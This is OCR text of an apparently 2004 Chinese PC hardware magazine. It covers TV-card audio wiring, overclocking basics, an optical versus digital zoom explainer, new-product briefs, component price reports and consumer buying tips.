


图1

难道鱼与熊掌就不能兼得？当然不是，只要改变一下电视卡的音频线连接方式即可。如果你用的电视卡(如天敏电视大师2等)带四针音频输出(Audio Out)接口(见图1)，那很简单，只要找一根光驱和主板连接的CD音频线(用原机配置的那一根也行，此线只在不使用播放器直接播放CD时起作用，对一般的使用影响不大)把此线的一端接在电视卡的四针音频输出口，另一端接在主板上的音频辅助(AUX)输入四针插口(或旁边的CD音频输入接口)(见图2)即可。如果你用的电视卡没有此类输出接口，那可以接驳一条特殊的音频连线，一端为Φ3.5mm的双声道插头，另一端为接入上述主板音频输入插口的四针孔插头(见图3)。




图2




图3

这里提供的一个制作方法是，把原电视卡的音频线以及光驱与主板连接的CD音频线都一分为二(根据需要保留足够的长度)，各取其一，然后用烙铁焊锡分别把两段线的左右信号线、地线对应焊接好，各接口(错开位置)绝缘封包。把此线的Φ3.5mm插头插进电视卡的音频输出口，四针插头穿过机箱后面任一PCI挡板口，插进主板上的音频输入四针接口(或CD音频输入接口)即可。




图4

分别打开音频控制面板(以CMI8738 Mixer 1.58为例，见图4)和电视卡播放器面板(以TVMaster 9.1为例，见图5)，点击接通该音频输入通道。至此，原电视卡霸占放音声道的问题得到彻底解决。



图5

另外，如果你还需接入麦克风，为避免对板载多声道次低音和前置中间声道的霸占，可使用机箱前置的麦克风插口，把信号直接引至主板相应的针形接口上。同样，其他的连接也可充分利用主板上配备的各接插口灵活进行。　CF [YJ05]

小怪魔典　超频

“超频”，这两个字几乎所有硬件玩家都听说过。超频一向是硬件领域秘而不宣的活动，这两个神奇的字眼到底是什么？每个人都希望能用最便宜的价格买到最好的硬件，不过硬件产品的发展速度实在太快，说不定现在你用3.06GHz的Pentium 4，没过多久就落伍了。因此，想办法挖掘硬件的最大性能自然成为每个人的目标，超频就是将硬件所有性能全部榨出的一种较激进的手段。

CPU的超频手段可以分成两种：超外频或超倍频，其最终效果都可以让超频后的工作频率比标称的工作频率高。这就好比一个城市如果想提高交通状况，可以通过道路拓宽(相当于超外频)，或者新开几条道路(相当于超倍频)来实现。超频会不会对硬件的寿命有影响呢？那得看CPU及周边设备的品质好不好。举例来说，假设你买了一辆汽车，如果在时速150公里以下行驶，可以行驶五年，但是你一直“超频”开到时速200公里，可能行驶不到三年就要进修理厂了。CPU超频的道理也是一样，超频对CPU本身的寿命难免会有影响，而且可能经常发生死机的情况。　CF [YJ06]

昂达整版

DC术语通之八：变焦

■福建　包日晓

现在的优秀变焦数码相机拥有完全令人放心和满意的优质变焦镜头，能让使用者通过变换焦距来调节构图从而获得更满意的拍摄结果。镜头的另一个重点在变焦能力，所谓的变焦能力包括光学变焦(Optical Zoom)与数码变焦(Digital Zoom)两种。光学变焦和数码变焦虽然都能在望远拍摄时，放大远方物体，但是只有光学变焦可以支持图像主体成像后，增加更多的像素，让主体不但变大，同时也相对更清晰，数码变焦只能将原先的图像尺寸裁小，让图像在LCD液晶屏上变得比较大，但并不会使细节更清晰。

一、光学变焦

光学变焦依靠光学镜头结构来实现变焦，变焦方式与35mm相机差不多，就是通过摄像头的镜片移动来放大与缩小需要拍摄的景物，光学变焦倍数越大，能拍摄的景物就越远。光学变焦同传统相机设计一样，取决于镜头的焦距，所以分辨率及画质不会改变。也就是说光学变焦可以支持图像主体成像后，增加更多的像素，让主体不但变大，同时也相对更清晰。通常光学变焦倍数大者适合用于望远拍摄。如今的数码相机的光学变焦倍数大多在2～5倍之间，也有一些数码相机拥有10倍的光学变焦效果。

基本上，若是被摄体的位置不变，镜头的焦距与物体的放大率会呈现正比的关系：放大率＝影像尺寸 / 被摄体尺寸光学变焦。

例如：Sony Cybershot DSC-F828数码相机的镜头焦距相当于35mm相机的28～200mm焦距，我们便说它是7×的光学变焦，意味原始的镜头焦距为28mm，经过镜头系统的伸缩改变，最大可以将镜头焦距调整到200mm。在相同的拍摄距离下，可以将被拍摄的景物放大7倍。

小提示

如何从数码相机机身看出光学变焦的倍数

★我们可以从镜头的变焦范围(焦距)标识计算出光学变焦的倍数。例如：Sony Cybershot DSC-F828数码相机的镜头上，清楚地标识“7.1 - 51”(见图1)，这表示变焦范围(焦距)从7.1 mm到51 mm。那么就可以计算出光学变焦的倍数为51 ÷ 7.1 ≈ 7。



图1



图2

★很多数码相机的机身或镜头上也会直接标识出光学变焦的倍数，如Sony Cybershot DSC-F828数码相机的机身顶部，清楚地标示“7x Optical Zoom”(见图2)。

二、数码变焦

数码变焦实际上是画面的电子放大，也就是通过数码相机的固件程序的演算和光学系统的配合，把原来CCD影像感应器上的一部分像素使用“插值”处理手段做放大，将CCD影像感应器上的像素用插值算法将画面放大到整个画面。数码变焦必然会损耗掉影像的品质，拍摄的景物放大了，清晰度就会有一定程度的下降，有点像VCD或DVD中的Zoom功能，所以数码变焦并没有太大的实际意义。目前数码相机的数码变焦一般在6倍左右。

不过，Sony拥有独特的智能变焦功能，可放大变焦拍摄，不会将微粒放大，令放大的影像也能保持原有的细致画质。智能变焦会根据不同影像尺寸进行选择，提供不同程度的强化变焦功能。智能变焦与数码变焦又有很大区别，智能变焦能保持画质与原本影像相同。

三、光学变焦 VS. 数码变焦

光学变焦的影像品质胜过数码变焦，所以尽可能采用光学变焦功能。光学变焦与数码变焦的计算关系是：如果数码相机的光学变焦为7×，数字变焦为6×，则该相机合并运用光学变焦及数码变焦功能，可以达到42×的放大能力(虽然这不太实际)。

由于各种各样的原因，很多人将光学变焦和数码变焦的概念混在一起，其实它们之间有很大的差别。光学变焦镜头通过改变照射在光敏元件上的光线数量来达到变焦效果；而数码变焦并不是一个物理过程，需要通过手工操作来实现：选取照射在光敏元件上的光线所形成的标准图像的某一部分，经放大填充至整个图像传感器上，这其中应用的是数学插补方式，通过添加新像素达到变焦效果。与用光学变焦拍摄所得的图像相比，通过插补得到的图像没有那么多的单独像素。因此，从这个角度来看，数码变焦几乎是没有意义的。

下面我们特意用数码相机在同一地点拍摄了两张照片，图3没有使用光学变焦，图4使用4×光学变焦，大家马上可以发现人物面部的细节立刻变得清晰可见。



图3

对于数码变焦而言，因放大而造成的画面模糊将十分明显。如果将数码照片用PhotoShop等图像处理软件进行放大，你会发现效果与数码变焦的效果几乎相同。当然，对于如今的高像素数码相机，或许CCD有足够的像素容量成本供数码变焦开销。以500万像素产品为例，进行2×数码变焦后，小幅面的数码冲印依旧能够取得令人满意的清晰度。 CF [YJ07]



图4



美齐 JT178W 液晶显示器



美齐日前推出了一款型号为JT178W的17英寸新款液晶显示器，该显示器在造型上独具匠心，采用了当前最流行的窄边框，银白色外观设计。这款JT178W的亮度为300nits，对比度为450:1，画面清晰、亮丽，层次感分明，尤其在高亮模式下观看DVD影碟或玩3D游戏时，用户通过JT178W可以享受到明亮、通透感的动态画面。

咨询电话：021-62085579
参考报价：3399元



NEC VERSA S1000笔记本电脑

NEC公司日前在全球范围内同步发布了一款最新笔记本电脑——NEC VERSA S1000。NEC VERSA S1000采用Intel Pentium M 处理器，配置256MB高速DDR内存、40GB超大硬盘、14.1英寸液晶显示屏，ATI MOBILITY RADEON 9600显示芯片。此外，NEC S1000还提供了多个扩展端口以增强其可拓展性，其中包括：3个USB2.0接口、1个IEEE1394接口及可兼容多种规格的闪存卡插槽。通过这些拓展端口使得这款笔记本电脑可以方便地与数码相机、掌上电脑、手机等数码应用产品交换数据。

咨询电话：800-820-1580

多彩"桌面高手"套装

近日，多彩科技推出了一款名为"桌面高手"的键鼠套装。其中搭配的键盘是DLK-7003P，该款键盘采用全球专利保护的静音和防水功能设计，力回馈感极佳。套装中的DLM-325BP鼠标则采用了最新的光学感应技术，精准定位，分辨率高达800dpi，鼠标的按键开关寿命达百万次，按键反应灵敏，使用寿命长。



咨询电话：0755－27384688
参考报价：80元



品尼高Studio 9全能王

品尼高Studio 9全能王近期上市，Studio 9全能王新增了智能防抖、颜色校正、数码降噪、16:9宽银幕编辑与输出、专业转场特技、Smart Movie自动剪辑等功能，电影制作过程简单快捷。此外，Studio9全能王还提供了数百种专业Alpha Magic和好莱坞转场特技，支持丰富的音效库、5.1环绕立体声道、Smart Sound（智能音乐编辑模块），支持Intel超线程技术，大幅提升视频编辑效率，同时增强视频画面的优化效果，对视频发烧友来说也是绝佳选择。

咨询电话：800-8107666
参考报价：1980元


九州风神"恺撒大帝"P4散热器

九州风神于近期推出了P4新一代（Prescott）核心散热器——恺撒大帝，该产品适用于Intel新核心 P4 Prescott 3.0 EGHz。恺撒大帝采用8025黑色风扇，风量、风压大，风扇在工作中可以以较低转速满足Prescott散热需求，从而有效的控制风扇运转时发出的噪音；在扣具设计方面，采用人性化扣具，安装完全免除工具；合理的鳍片设计，减少反弹风影响，更好提升风扇使用率，使热交换更为顺畅；另外散热片加长设计，直接加大热容量，有效地降低了CPU的温度。



咨询电话：010-82896511～14
参考报价：90元

顶星 H-915G 主板



顶星科技日前推出了一款基于Grantsdale系列芯片组的主板。这款产品的型号为H-915G，属于顶星"汉"系列产品。H-915G采用LGA755+DDRI格式布局，具备一条PCI Express x16接口和两条PCI Express x1接口，支持双通道内存技术。H-915G采用了ATX大板规格设计，板载AEALIA 7.1声道声卡，支持8个USB2.0接口，提供4个S-ATA接口，集成10/100M网卡，支持Ultra ATA 133/100/66标准，2PCIE+3PCI+4DIMM。

咨询电话：0757-83411855
参考价格：待定

华硕 DRW-0804P DVD 刻录机



日前，华硕推出了速度更快、功能更为强大的DVD±R/RW刻录机——8X8 DRW-0804P，这是一款支持8倍速 DVD-R及8倍速DVD+R的双8X刻录机。华硕DRW-0804P内建第二代高速双层悬吊动态防震系统(DDSSII)，能有效地降低震动量以加强刻录机操作稳定度及读片品质与速度，同时给用户一个安静的环境。透过Liquid Crystal Tilt (LCT)液晶补正技术，可消除因为光盘表面与厚度的参差不齐而造成的读写精度降低现象，使华硕DRW-0804P达到完美的读写稳定度。

咨询电话：010-82667575


优派 ViewBook V1250 笔记本电脑



优派公司最新推出了一款可旋转屏幕并具有平板电脑功能的超薄、超轻型笔记本电脑——ViewBook V1250。ViewBook V1250采用了可折叠的12.1英寸超薄型液晶显示屏，屏幕既可以象传统笔记本电脑一样摆放，也可以折叠和翻转起来，作为一台平板电脑使用。V1250配置了Intel 超低电压版本、采用迅驰技术的Pentium M 1.0GHz 处理器，搭配256MB DDR内存，配置30GB容量硬盘，预装Microsoft Windows XP Pro Tablet PC Edition操作系统，可以实现平板电脑的手写输入等相关功能。

咨询电话：010-65885301
参考价格：16888元

俄罗斯 500MHz 服务器 CPU




日前，俄罗斯Elbrus MCST (Moscow Center of Sparc Technology 莫斯科Sparc技术中心)正式宣布其MCST R500服务器用处理器正式进入量产阶段。MCST R500属于SPARC-compliant MCST-R系列，采用0.13微米工艺8层镀金属层，内部集成420万晶体管，晶片面积20mm²，工作频率在450-500MHz，功率小于2W，工作电压1.2V/3.3V，采用420pin BGA封装方式。该处理器性能为400 MIPS、170 MFLOPS。目前MCST R500处理器已经通过Elbrus 90-micro复杂运算测试，测试环境包括了Solaris和Linux等。

承启 FX5500 显示卡



日前，台湾著名板卡厂商承启科技，正式对外发布其基于FX5500显示核心的显示卡SA5500。GeForce FX 5500做为入门级的DX9显卡采用CineFX架构设计，0.15微米工艺制造，具有4条渲染流水线，4个TMU单元。FX5500的核心频率为270MHz，显存频率400MHz。FX5500的显存位宽为128bit DDR，相较R9600SE 64bit的位宽具有显著的优势。在接口方面，采用全接口设计，VGA+DVI+S-Video，支持多样化的nView双显功能。



CF ||SC01|

风向标

栏目主持 Storyer
◆孙兴科

CPU 市场：降价才是硬道理

两大CPU厂商在点仓降价后并没有偃旗息鼓，继续为了争夺市场份额而伺机对产品做出价格调整。近日，Intel和AMD再次将主流产品的价格下调，虽然此次降价幅度不大，但广大消费者仍可以从中受益。Intel方面，虽然有两款Pentium 4新品注入市场，但并未起到吸引消费者眼球的作用，为了加快新品普及步伐，Intel全线产品的价格均做出了不同程度的调整。主流Pentium 4 CPU 1.7GHz/1.8A/2.0A/2.4B/2.8/2.4C/2.8C的报价分别下调为850元/870元/920元/1110元/1340元/1350元/1430元。而新近上市的赛扬2.5GHz CPU的价格下调比较明显，由630元直降至590元，作为一款低端产品有如此的降幅实属不易。面对Intel的全面价格调整，AMD不会稳坐钓鱼台，近日，AMD针对Intel的降价再次对其大部分产品做出了价格调整，受调价影响AMD CPU一度出现供不应求的局面。目前，市场中Athlon XP 1700+/1800+/2100+/2700+的盒装、散装CPU均处于缺货状态，盒装2000+/2200+/2400+/2500+/2600+/3000+的报价分别下调到530元/580元/650元/710元/800元/1450元。AMD低端产品毒龙系列CPU价格也略有下调，目前其1.8GHz和1.6GHz的报价分别为355元和305元。

新闻速递

◆ 澳捷近日推出一款大风扇型电源——先马清清爽大风扇电源。该电源最大的特点就是顶部一个直径达到12厘米且位置恰到好处的超大水晶风扇，能带给电源至整个机箱与不同的散热效果。

内存市场：脱离价格轨道 涨幅高达百元

内存的价格上升迅速，脱离了稳步爬升的轨道，目前内存市场中绝大部分512MB内存上涨幅度达到了百元之多。现代DDR266 128MB、256MB和512MB的报价分别上涨至185元、355元和690元；DDR333系列的256MB/512MB报价为355元/700元；DDR400 256MB的报价为360元，现代内存的平均涨幅达到70元之多。接下来看看Kingston内存，其DDR333系列256MB和512MB的报价上扬至395元和760元；DDR400系列256MB和512MB上涨至400元/760元，Kingston内存平均涨幅达到了65元上下。再来关注一下Kingmax内存，其DDR333 256/512MB的报价为365/720元；DDR400 256/512MB的报价稳定在375元和730元，Kingmax内存的平均涨幅稍低于现代和Kingston，达到50元左右。最后关注一下富豪内存的变化，其DDR266系列128MB、256MB、512MB的报价分别为185元、380元和610元；DDR333 256MB/512MB报价分别为390元/720元；DDR400 256MB/512MB的报价为400元/745元，富豪内存的平均涨幅达到60元。

主板市场：降价、出新一个都不能少

最近一段时间主板市场上的新品寥寥无几，想购买主板的用户只能围绕原有老产品进行选择，这样的局面未免有些枯燥。目前，磐正推出了一款采用VIA KM400核心的主板，不仅集成了丰富的功能，480元的售价则更加诱人。另外，昂达近日推出了一款带有S-ATA接口的nForce2 Ultra400主板，目前市场中带有同类功能的主板售价大部分在700元上下，而这款昂达NK7U主板的零售价格仅599元。接下来，为大家透露几则降价的消息。近日，微星和Intel纷纷对其主流产品进行调整，从早期的845GL主板到主流的865主板均有不同程度调整，其中微星采用VIA PT800芯片组的PT8NEO-LSR主板售价调整至500元，与原价相比降幅近百元。另外，套装产品降幅明显，硕泰克的K8AV2-RL主板+Athlon 64 3000+CPU的套装降价至2880元，与原价相比降幅竟高达千元，实在令人惊叹。

光储市场：价格战暂停 促销跟进

由于光存储产品多次大幅调价，市场中多数国内品牌的光存储产品已经无力将价格战继续下去，这样国内品牌的光存储产品价格将会稳定在目前的价位上，形成新的主流光存储产品价格体系。产品售价虽然无法下调，但商家采用促销活动仍然可以吸引消费者的眼球。近日，志美的全系列光存储产品以全新包装重出市场，而且还附赠网络游戏安装盘和游戏点卡。相比于国内品牌光存储产品的无力降价，国际品牌的产品仍保持着较高的降价空间。目前，LG的GSA-4040B全格式4X DVD刻录机的价格猛降至千元以内，以980元的售价遥遥领先于同类国际品牌光存储产品。近一段时期，国内品牌光存储产品的价格将比较稳定，而国际品牌光存储产品的价格有可能出现比较激烈的竞争。

新闻速递

◆ 近日，BenQ DW800A刻录机突破千元大关，零售价降至999元，刮起了一股DVD刻录的“提速旋风”。BenQ DW800A是明基去年9月推出的全球首款8XDVD刻录机，自上市以来已获多项大奖。

◆ 清华同方日前推出了两款新品——48X A级的“清华光盘”和52X A+级的“清华同方”光盘。这两款光盘均为国家光盘工程研究中心监制出品的。

◆友立资讯日前推出最新版本的DVD全方位解决方案DVD MovieFactory 3 Suite，该方案能提供完整的DVD格式支持，包括DVD+/-RW、DVD-RAM，能帮助使用者轻松迅速地制作出独一无二的DVD光盘。

显示器市场：大屏液晶终降价 CRT纯平添新丁

近期，液晶显示器市场出现了降价的好现象，三星和飞利浦等厂商纷纷对其17英寸液晶显示器进行了价格调整。目前，飞利浦的170S4正进行一场大优惠活动，将显示器的售价从原来的3988元，一举下调至3688元，降幅达300元之多。大家看到这里一定非常高兴，但笔者提醒大家，产品降价是真，但由于货量供应不足，商家不仅不落实调价后价格，而且还将赠品也据为己有。说完了液晶，再来看看CRT市场。由于CRT显示器的利润较低，所以大部分厂商把研发重点放到液晶显示器上，然而美格却逆势推出了一款全新的

低价 17 英寸 CRT 纯平显示器—— 770AG，目前其市场售价为 999 元。

新闻速递

◆ 近日，"纯净界"推出了一款 15 英寸液晶显示器新品—— EZ15C。EZ15C 采用了窄边和超薄设计，日系液晶面板，厚度为 1.3cm，重量只有 2kg，可支持壁挂。

厂商新动态

2004 德国汉诺威"信息技术及通讯博览会(CeBIT)"于近日举行，华旗资讯旗下的 aigo 品牌也参与了此次展会，并展出了包括移动存储、微型摄像机、彩屏 MP3、卡式 MP3、数码相机、移动 DVD 等数码消费类电子产品。

日前，在东莞市工商局、消费者协会组织的"3.15"系列活动中，**金河田公司和东莞市的其他多家企业一起成为"诚信承诺加盟单位"。**他们承诺，将实现"公平交易，诚实守信，服务群众，奉献社会"的诚信理念。

Creative 在国内第一家数码娱乐展销中心于 2004 年 3 月 26 日在北京正式开业。该营销中心是集多媒体娱乐展示、幼儿教学、音乐培训、书吧与数码产品超市于一身的全新营运场所。

3 月 19 日，**利盟国际(中国)有限公司在海南博鳌隆重举办了一年一度的经销商大会。**来自全国各地百余名利盟打印机代理商代表参加了这次为期 3 天的交流活动。

板卡制造商青云科技于三月份参加了德国汉诺威 2004 年 CeBIT 计算机展，并在现场展出了最新的 Intel Grantsdale 芯片主机板与 PCI-Express 绘图显示卡、大尺寸电浆电视、LCD TV 以及多款无线通讯产品。

威盛电子于 3 月 19 日宣布推出全新的 VIA CN400 芯片组产品，将可为个人数字录像机(PVR)、数字电视机顶盒和影音中心等新兴的新一代小型数字娱乐市场，提供再提升的数字影音功能，以及令人惊艳的高画质。

三星电子与北京电视台联合宣布**"2004 三星数码超人电视大赛"**正式开赛。本次大赛以数码知识的应用为核心，推广数码应用普及，让更多的人感受数码带来的多姿多彩的生活。活动详情可查询http://www.samsung.com.cn。

近日恩雅科技在业界推出第一家综合游戏 PC 厂商和单机(网络)游戏厂商等各方面资源的超级游戏体验馆。通过互动式体验馆，用户可获得最新的 PC DIY 资讯信息，同时也将提前体验最新流行各类游戏。

优惠活动

◆ 三星日前举办了"三星液晶王者归来"大型促销活动，在本次活动中，173V 液晶显示器将让利 500 元进促销。

◆ 在昂达商城开业半年之际，昂达商城推出"买产品送积分"活动，凡于商城购买产品，除可享受快速的送货上门服务及特价产品的优惠外，还可以获得相应的积分，该积分可在下次购买产品时直接作为现金使用，多买多送。

◆ 八亿时空推出系列春季新品。全部采用 Intel 原装主板及 CPU。同时配合了大力度促销：购机者可以选择自己喜欢适用的软件礼包、媒体中心礼包、网络摄像头等。

MP3 播放器

◆ 近日，索昂公司推出一款新型产品，"索昂灵逸 MP3-Y80II 加强型"。"索昂灵逸 MP3-Y80II 加强型"采用了高品质多阶滤波芯片，可以更加有效地过滤噪音杂质，使音质有如 CD 般具有更加清晰的层次感。

◆ 台电科技日前推出了新款酷玛 MP3 随身听—— TL-P300。该款机型具备 MP3/WMA 播放，复读，高品质录音等常用功能。目前 128MB 版本的市场零售价格在 700 元左右。

参与赢大奖

即日起至 2004 年 5 月 31 日，登陆 www.belson.com.cn 网站参加航嘉足功率 600W 等系列服务器电源征名活动，入选者可获得 SONY P10 数码相机等大奖。

Myhard"新观点"杯鼠标创意设计大赛日前开幕，该大赛主要针对鼠标的外观设计进行，参赛者只要将参赛作品的创意说明、设计思路、作品主要特点、三维图及相关尺寸参数提供给大赛筹备组即可参与评奖。

2004 年 3 月 16 日，CIG2004 城际高校电子竞技精英赛暨全国手机游戏大赛联袂登场北京奥体中心。大赛设有反恐精英 1.5、网络中国象棋等比赛项目；另有实况足球 7、魔兽争霸 3 作为表演项目。全国手机游戏大赛则有网易、263 等 9 家全网类 SP 的 9 款手机游戏入围。

新品短信息

打印机

从 3 月 10 日至 4 月 30 日期间，爱普生公司举行大型激光打印机耗材春季促销活动。活动期间，爱普生激光打印机用户只要在专柜购买贴有活动标贴的激光耗材套装，即可获赠精美礼品。

音箱

日前，广州锦诺三爱立电子有限公司推出了"神韵"系列 HI-FI 多媒体有源音响，该系列产品采用先进的 OCL 功放电路，内置数码卡拉 OK 芯片，在听音乐的同时还可以享受卡拉 OK 的乐趣。

显示卡

微星科技日前针对上市销售的 FX5200 系列显示卡启用全新立体包装盒，这种新型包装盒有两个插孔，依旧是抽取式设计，内附另一产品盒，如需取出产品，抽出内部的盒子即可。

笔记本电脑

技嘉科技日前发布了全球第一台以中文"极"命名的笔记本电脑—NB-1401，NB-1401采用最新的Intel Pentium M 处理器与 Intel 855GM 芯片组，整合 Intel PRO/Wireless 2100 网络联机，能提供超长使用时间及卓越表现性能。

2004 年 3 月 23 日，华硕电脑在北京召开了"轻薄之道—华硕2004年笔记本发布会"，全面展示了华硕笔记本在"轻薄"方向上多年积累的多项优势，并且向到场的数百名记者、经销商伙伴展示了其最新研制的 8 款笔记本新品。

杀毒软件

3 月 26 日，瑞星公司在北京召开新闻发布会，宣布推出名为"中国盾"的企业级信息安全整体解决方案。"中国盾"是一个将产品和服务深度打包整合的全新概念，其四个支点分别是：安全策略、全线产品、二次开发和直接服务。

近日，盼达信息安全技术(上海)有限公司在北京召开名为"2004'熊'霸天下"新闻发布会，熊猫软件总经理何支涛就公司 2004 年全年发展战略作了题为"熊霸天下"的主题演讲，准备强占企业防毒墙的高端市场，计划到 2006 年占领整个硬件杀毒市场份额的 60%。

CF [SC02]

市场聚焦

Kingmax Super-Ram 之关公红芯防伪

采用标准封装内存颗粒的 Kingmax 内存比较容易仿冒，为了打击仿冒产品，Kingmax Super-Ram 从今年三月起开始换装了，首先内存条 PCB 的颜色由红色改为蓝色，其次改变原有的 IC 颗粒排放规则，在 PCB 板正面第四颗颗粒的位置放置了一颗采用 Kingmax 专利的 TinyBGA 技术封装的红色 Coding 颗粒(非常显眼，见图 1)，称为“关公红芯”，特殊应用芯片内添加了 ID CODE(全球统一识别码)，使每一条内存均有惟一性。市场上有些假冒的红色 PCB 的 Kingmax Super-Ram 打着库存的旗号依然在销售，很多用于装机。提醒消费者如果是为了追求品质和性能选购 Kingmax 内存就应该认准新版本的产品，目前新版本 Kingmax Super-Ram 尚未发现假条。




图 1

低价 Pentium 4广告配置的秘密

在电脑城经常可以看到一些商家在店门口贴着低价 Pentium 4配置的广告。粗看高主频的 Pentium 4处理器和低廉的价格非常诱人，但仔细看来就不难发现其中的奥妙。一些配置中不包含显示器的价格，或配的只有价值几百元的 15 英寸显示器，如果客户真的去装机，显示器肯定要“升级”，自然价格也上浮。一些配置中所用的主板多是廉价的小品牌，广告上只写主板芯片的名称。显卡笼统说 3D 显卡，其实很多都是主板集成的。所谓赠送的鼠标键盘和音响都是廉价货，总共加起来成本还不到百元。这种低价广告的主要目的是吸引客户的眼球，一旦客户进店询价，商家就会凭借其三寸不烂之舌诱导消费者购买其利润较高的配置组合。

小心翻新的IBM T22/T21笔记本

继 IBM TP-600 系列后一些经过翻新的 T22 和 T21 笔记本大量上市，翻新机通过更换外壳外观都有 9 成新以上，从实用角度看，除了一些经过后期拼装和非专业维修的笔记本外，没有维修史无故障的二手笔记本性能还不错。不过有些商家打着库存机和出样机的旗号在销售翻新机，市场价格在 4500～6000 元。国内普通的翻新机一般都没有包装(一些商家提供 IBM 红点包作为外包装)和附件，很多翻新机底部没有更换所以会有使用过的痕迹。翻新机保修期比较短多数由商家提供 15 天到 3 个月的质保。大部分翻新机提供的 Windows XP 中文简体恢复光盘是翻刻的，少数也有原版 CD 不过没有授权书。

可爱的卡通CD包

卡通 CD 包(见图 2)造型可爱而且比较实用，用来送给 MM 一定大受欢迎，常见的造型有动物头像、卡通人物、艺术造型等，如照片中的就是一个大号汉堡包的造型，非常有创意。这类产品手感不错比较软，市场参考价 10 元左右。


图 2

免开盒电池维修技术噱头多

我们在一些电脑城看到有商家打着高科技免开盒电池维修的广告，声称不用打开电池外壳，不更换原装电芯，只通过高科技激活手段就能使电池恢复容量。经过一番秘密探查发现商家所说的高科技手段只不过是用如飞毛腿 101、103 之类的手机充电器对电池块实行循环完全充放电，以达到消除记忆效应恢复电池容量的目的。不过从理论上这仅对一些由于使用不当记忆效应严重的镍镉 / 镍氢电池有效，对一些老化的电池、锂电池收效甚微，所以修复效果往往不理想。

数码冲印前的必要准备工作

现在使用数码冲印来输出数码相机所拍摄的照片十分普遍，在冲印过程中时常会为最终照片的画面内容发生争议。究其原因就是由于不同分辨率数码相机输出的图像长宽比例与输出照片纸的规格比例不同，这就会造成照片只能输出部分画面内容或者在照片上会出现白边。解决这个问题的方法很简单，就是在冲印前先利用图像软件调整或截取画面的主要部分，使之符合标准照片纸的比例。在有些数码冲印店这样的修片每张都是要额外收费的，而此操作其实在家就能轻松完成。除了常用的图像编辑软件(主要就是控制图像的长宽比例)外还有一些比较实用的小软件也不错，比如推荐“MiYa 数码照片浏览器”。

小提示:输出不同大小尺寸的照片长宽比例不同。



过尤不足——也说散热器的选购

■Storyer

夏天快了，优质散热器又会步入一个销售旺季，不过什么才算好散热器呢？我们真的需要那些几百块的纯铜散热片、高转速风扇的散热器吗？No，从按需购买的方面来说，在最小的花费下满足需求的散热器才是最合适的。散热器，我们应该考虑散热、噪音、振动方面的问题。

一、散热能力，够用就好

现在买电脑，一般都配备的2.0GHz左右的Pentium 4系列（包括赛扬）处理器或者AthlonXP 2500+以下的CPU，现在市面上50元左右的国产散热器都能满足需求。但不少用户还是喜欢配置一个百元甚至价格更高的散热器，原因不外乎两点：希望超频或者希望CPU温度更低一些。对前者来说，选高档散热器没什么可说的。但对后者，却没有选择高档散热器的必要。

高档散热器是为高频率处理器设计的，采用纯铜材质等是为满足高功率CPU的散热需求。因此在各种测试中可以看到，这类散热器能够明显降低高频率CPU的温度，但遇到普通的处理器，根本没有那么多热能需要散发出去，使这类散热器处在一种大马拉小车的状况下，纯属浪费。况且，这样的降低处理器温度，对平常的使用根本没有影响，比如AthlonXP 2600+的核芯温度只要低于85摄氏度就能正常工作，普通散热器能让CPU的表面温度降到55摄氏度，这时核心温度就在75摄氏度左右，用更好的散热器让表面温度多降低两度，对系统应用有区别吗。

散热同样也是一个整体系统，我们在配置一个价格合理的散热器后，完全可以用省下的钱购买机箱风扇，提高电脑的整体散热能力，何乐不为呢？

二、高速风扇，不再火热

有不少高档散热器，为满足散热效果，多采用高转速的风扇（一般是超过4500转/分钟），这类风扇在高散热的情况下也带来了超过35dB的噪音，这种噪音在平常的工作环境中还能忍受，但如果是在自己家里，在环境噪音只有不到30dB的环境下，这种噪音就会让人感觉十分不舒服。而现在有宽带后，电脑经常通宵运行，这样的噪音更是不能忍受。因此我们更应该考虑低转速的风扇，比如九州风神现在采用的3000转风扇，噪音只有28dB，低于环境噪音，才符合健康需求。（注：噪音单位每增加3dB，噪音能量就增大一倍）

除此以外，我们经常看到外观完好的CPU不能使用，其中一个重要原因就是高速风扇造成的振动将CPU震坏了。

所以，我们要说，买散热器，不是高档的就好，而是适合自己的最好。

CF [SC04]

PC大变脸

